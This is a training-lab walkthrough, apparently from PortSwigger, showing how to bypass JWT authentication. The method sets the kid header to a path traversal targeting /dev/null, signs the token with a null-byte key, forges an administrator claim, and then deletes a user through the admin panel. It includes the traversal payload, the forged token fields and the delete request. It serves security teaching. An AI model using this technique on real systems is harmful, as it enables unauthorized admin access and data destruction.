

# Lab - JWT authentication bypass via kid header path traversal

This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in `JWT` header to fetch the relevant key from its filesystem.

To solve the lab, forge a JWT that gives you access to the admin panel at `/admin`, then delete the user `carlos`.


You can log in to your own account using the following credentials: `wiener:peter`

In this solution, we'll point the `kid` parameter to the standard file `/dev/null` and sign the token with a null byte. In practice, you can point the `kid` parameter to any file with predictable contents.

## Part 1 - Generate a suitable signing key

1. In Burp, load the JWT Editor extension from the BApp store.
2. In the lab, log in to your own account and send the post-login `GET /my-account` request to Burp Repeater.
3. In Burp Repeater, change the path to `/admin` and send the request. Observe that the admin panel is only accessible when logged in as the `administrator` user.
4. Go to the **JWT Editor Keys** tab in Burp's main tab bar.
5. Click **New Symmetric Key**.
6. In the dialog, click **Generate** to generate a new key in JWK format. Note that you don't need to select a key size as this will automatically be updated later.
7. Replace the generated value for the `k` property with a Base64-encoded null byte (`AA==`).

 Symmetric Key



```
{
  "kty": "oct",
  "kid": "46c0facf-5b88-4439-82cd-f79e4f23bf8a",
  "k": "AA=="
}
```

8. Click **OK** to save the key.

## Part 2 - Modify and sign the JWT

1. Go back to the `GET /admin` request in Burp Repeater and switch to the extension-generated **JSON Web Token** message editor tab.
2. In the header of the JWT, change the value of the `kid` parameter to a [path traversal](#) sequence pointing to the `/dev/null` file:

```
`../../../../../../../../dev/null`
```

```

Header
{
  "kid": "../../../../../../../../dev/null",
  "alg": "HS256"
}

```

3. In the JWT payload, change the value of the `sub` claim to `administrator`.

```

Payload
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1659803579
}

```

4. At the bottom of the tab, click **Sign**, then select the symmetric key that you generated in the previous section.
5. Make sure that the **Don't modify header** option is selected, then click **OK**. The modified token is now signed using a null byte as the secret key.
6. Send the request and observe that you have successfully accessed the admin panel.

**Users**

carlos - [Delete](#)

wiener - [Delete](#)

7. In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`). Send the request to this endpoint to solve the lab.

### Request

	Pretty	Raw	Hex	JSON Web Token
1	GET /admin/delete?username=carlos HTTP/1.1			
2	Host: 0a0800a903e0131cc19c3ed400ad0059.web-security			
3	Cookie: session=			

### Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found			
2	Location: /admin			
3	Connection: close			
4	Content-Length: 0			
5				

**Congratulations, you solved the lab!**